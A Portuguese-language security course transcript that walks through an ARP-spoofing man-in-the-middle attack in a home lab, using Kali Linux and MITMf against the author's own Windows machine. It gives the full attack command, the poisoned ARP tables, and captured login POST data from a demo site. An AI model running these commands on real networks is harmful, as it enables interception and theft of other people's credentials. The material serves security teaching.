


02

Mitm ataque


Transcrição

Realizaremos agora o ataque *man-in-the-middle*. No Kali Linux, desligaremos a máquina do hacker, para poder conectá-la ao switch do programa do GNS3 e fazermos a emulação. Precisamos reconfigurar a placa de rede, pois estamos usando a do VirtualBox para conectá-la ao switch. Mas agora queremos colocar essa máquina virtual na nossa rede, para que possamos fazer os testes direto na minha máquina.

Clicaremos em **Configurações**, e, dentro da janela que se abrirá, em **Rede**. Na opção **Conectado a** mudaremos de **Placa de rede exclusiva de hospedeiro (host-only)** para **Placa em modo Bridge**. É como se fizéssemos uma extensão do computador, uma ponte (*bridge*) para conectar a máquina do hacker.




Depois de clicar em **OK**, podemos iniciar a máquina do hacker.




O Kali Linux tem um tempo de boot um pouco longo, mas assim que ele terminar faremos o login com o usuário `root` e a senha `toor`. Antes de começarmos o ataque em si, precisaremos mudar a configuração do teclado, pois ele vem no padrão americano.


Clicaremos na setinha localizada no canto direito superior da tela inicial do Kali Linux, e no símbolo de configurações.



A seguir, escolheremos Region & Language .



E lá, clicaremos em Portuguese .




Caso essa opção não apareça para você, basta clicar no símbolo de + , e nas reticências dentro da janela que se abrirá.

The first screenshot shows the 'Input Sources' window with 'Portuguese (Brazil)' selected. A red circle highlights the '+' button at the bottom left. The second screenshot shows the 'Add an Input Source' window with a search bar containing 'Portugu'. Results include 'Portuguese (Brazil)' and 'Portuguese (Portugal)'.

E então, digitar Portuguese na barra de busca que aparecerá. E, finalmente, selecionar Portuguese (Brazil) .

The screenshot shows the 'Add an Input Source' window with a search bar containing 'Portugu'. Results include 'Portuguese (Brazil)' and 'Portuguese (Portugal)'. A search bar at the bottom has 'Portugu' typed in.

Então, ele aparecerá na tela inicial de Region & Language . Como não estamos usando o padrão americano, podemos clicar em English (US) e no sinal de - .



Agora precisamos instalar a ferramenta que fará o ataque MITM para nós. Ela se chama **MITMF** : *man-in-the-middle framework*. Assim, usaremos o seguinte comando no terminal:

```
root@kali:~# apt-get-install mitmf
```

Ao darmos Enter , ele faz a instalação para nós.

```
root@kali:~# apt-get-install mitmf
Reading package lists... Done
Building dependency tree
Reading state information... Done
mitmf is already the newest version (0.9.8-0kalil).
0 upgraded, 0 newly intalled, 0 to remove and 0 not upgraded.
```

No meu caso, como vocês podem ver, já estava instalado. Para vocês bastará confirmar a instalação pressionando y . Assim podemos começar o ataque propriamente dito. O objetivo é alterar os parâmetros da tabela ARP do computador da vítima e do roteador. Isso se chama "envenenamento da tabela ARP" ou "ARP spoofing". Para utilizar esse framework, usaremos o mitmf , que será do tipo --arp e --spoof . Precisamos falar também qual é o alvo, colocando --target e o IP correspondente. Assim:

```
root@kali:~# mitm --arp --spoof --target
```

O meu target é o computador físico que estou usando. Vou conferir seu IP no prompt de comando, usando o ipconfig .

```
C:\Users\Alura\ipconfig
```

Configuração de IP do Windows

Adaptador Ethernet Ethernet:

```
Sufixo DNS específico de conexão.....
Endereço IPv6 de link local.....: fe80::a570:8e82:c046:fd%2
Endereço IPv4.....: 192.168.121.171
Máscara de Sub-rede.....: 255.255.255.0
Gateway Padrão.....: 192.168.121.1
...
```

Vemos então que o IP que precisamos é 192.168.121.171 . Podemos então copiar e colar no Kali Linux:

```
root@kali:~# mitm --arp --spoof --target 192.168.121.171
```

Também precisamos especificar o `--gateway`, o endereço IP do roteador. Nas informações que conseguimos no prompt de comando do Windows, ele aparece como `Gateway Padrão`. É o número `192.168.121.1`.

```
root@kali:~# mitm --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1
```

O Kali Linux ainda precisa ser informado de qual interface será usada, como fizemos com `switch`. Quando fizemos o ataque de `overflow`, tínhamos que falar a interface de ataque que escolhemos.

```
root@kali:~# mitm --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1 -i eth0
```

Com essas informações, já poderíamos começar o ataque. Mas antes disso, vamos dar uma olhada em como está a tabela ARP do computador que vamos atacar. Em seu prompt de comando:

```
C:\Users\Alura\arp -a
```

```
Interface: 192.168.121.171 ---0x2
```

Endereço IP	Endereço físico	Tipo
192.168.121.1	90-f6-52-33-5e-32	dinâmico
192.168.121.113	00-21-5d-86-93-86	dinâmico
192.168.121.131	10-21-5d-86-93-86	dinâmico
192.168.121.172	08-00-27-27-06-d4	dinâmico
192.168.121.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.2	01-00-5e-00-00-02	estático

```
...
```

Pelo IP, sabemos que a primeira linha é referente ao roteador, que está mapeado com o endereço mac `90-f6-52-33-5e-32`. Espera-se que, ao executarmos o comando `mitm`, essa tabela seja alterada e o endereço mac seja substituído pelo do Kali Linux. Desta forma, o hacker conseguirá enganar tanto a vítima quanto o roteador, se estabelecendo no meio de sua comunicação. Vamos finalmente executar o `mitm`:

```
Kali-Linux-2016.2-vbox-amd64 [Executando] - Oracle VM VirtualBox
Arquivo Máquina Visualizar Entrada Dispositivos Ajuda
Applications ▾ Places ▾ Terminal ▾ Tue 11:28
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mitmf --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1 -i eth0
[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|_ Net-Creds v1.0 online
|_ MITMf-API online
* Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ HTTP server online
|_ DNSChef v0.4 online
|_ SMB server online
```

Em uma dessas linhas temos ARP spoofing enabled . O ataque já começou. Voltemos ao prompt do Windows para verificar se houve alguma mudança na tabela.

```
C:\Users\Alura\arp - a
```

Interface:	192.168.121.171 ---0x2	
Endereço IP	Endereço físico	Tipo
192.168.121.1	08-00-27-27-06-d4	dinâmico
192.168.121.113	00-21-5d-86-93-86	dinâmico
192.168.121.131	10-21-5d-86-93-86	dinâmico
192.168.121.172	08-00-27-27-06-d4	dinâmico
192.168.121.255	ff-ff-ff-ff-ff-ff	estático
224.0.0.2	01-00-5e-00-00-02	estático

...

O endereço mac referente ao roteador está diferente. Vamos verificar se esse é realmente o endereço mac do Kali Linux? Abriremos outra janela de terminal e usaremos ifconfig :

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.122.172 netmask 255.255.255.0 broadcast 192.168.121
inet6 fe80::a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:27:06:d4 txqueuelen 1000 (Ethernet)
RX packets 192 bytes 46058 (44.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 240 bytes 64995 (63.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
...
```

A resposta está em ether 08:00:27:27:06:d4 , que realmente corresponde ao que está na tabela ARP do computador da vítima. Conseguimos envenenar essa tabela, para que ele acredite que o roteador tem o IP do hacker, que conseguirá colher todas as informações que a vítima acessar.

Lembra que comentamos que a vítima queria acessar o site da Uol? Ela vai fazer isso agora.

The screenshot shows a web browser window with the following details:

- Address Bar:** www.uol.com.br
- Header:** UOL - O melhor conteúdo
- Navigation:** Back, Forward, Stop, Home, Facebook, Twitter, Instagram, BOL, UOL HOST, PAGSEGURO, CURSOS, + PRODUTOS, Date: 06 de Dezembro de 2016, Exchange Rates: Dólar \$ 3,436
- UOL Logo:** UOL 20 ANOS
- Login Form:** UOL MAIL e-mail seguro, fields for Usuário and Senha, Entrar button, and a link "Ainda não tem um e-mail UOL? Crie o seu"
- Search Bar:** Busque na
- Navigation Links:** ASSINE, SAC, BATE-PAPO, NOTÍCIAS, CARROS, ECONOMIA, FOLHA, ESPORTE, ENTRETENIMENTO, TV E FAMOSOS
- Content Area:**
 - Headline:** Projeto de reforma da Previdência
 - Article Title:** Trabalhador teria de contribuir 49 anos para receber 100% da aposentadoria
 - Article Summary:** Governo quer piso de 65 anos de idade e 25 de contribuição (83), Idade mínima para aposentadoria deve subir a 67 anos até 2060 (99)
 - Image:** A white airplane cockpit with the logo "Aeroflot" and "Aeroflot.com" visible on the side.

Será que o hacker consegue ver esse acesso? Abriremos o prompt do Kali Linux:

```
...
2016-12-06 11:28:24 192.168.121.171 [type:Other-Other os:Other] tile-service.weather.microsoft..
2016-12-06 11:28:24 192.168.121.171 [type:Other-Other os:Other] cdn.content.prod.cms..msn.com
2016-12-06 11:30:03 192.168.121.171 [type:Chrome-54 os:Windows] www.uol.com.br
2016-12-06 11:30:04 192.168.121.171 [type:Chrome-54 os:Windows] hp.imgur.com.br
...
...
```

Conseguimos ver que a vítima acessou o site da Uol mais facilmente que com a análise de protocolo do Wireshark. Vamos acessar aquela página de cadastro que acessamos no outro teste?



Login

E-mail

joao@meudominio.com.br

Senha

Logar

Enquanto isso, o hacker está de olho em tudo o que a vítima faz.

```
2016-12-06 11:30:54 192.168.121.171 [type:Chrome-54 os:Windows] exemplo-login-fraco-alura.herokuapp.com
2016-12-06 11:31:01 192.168.121.171 [type:Chrome-54 os:Windows] POST Data (exemplo-login-fraco-alura.herokuapp.com)
username=joao%40meudominio.com.br&password=123456&_csrf=02f88368-19e7-4408-a2c4-74e6f4fd39ed
...
```

Conseguimos ver o login e a senha do João muito facilmente. Novamente, aqui foi mais fácil do que no Wireshark, em que precisamos abrir o protocolo e procurar essas informações em seu `form`.

Mas ainda temos o problema do protocolo `HTTPS`, que tem uma camada de criptografia. Desta forma, deveríamos conseguir o usuário e a senha da vítima. A seguir, veremos como tentar contornar esse problema e fazer a vítima acessar um site que ela não escolheu. Até lá!

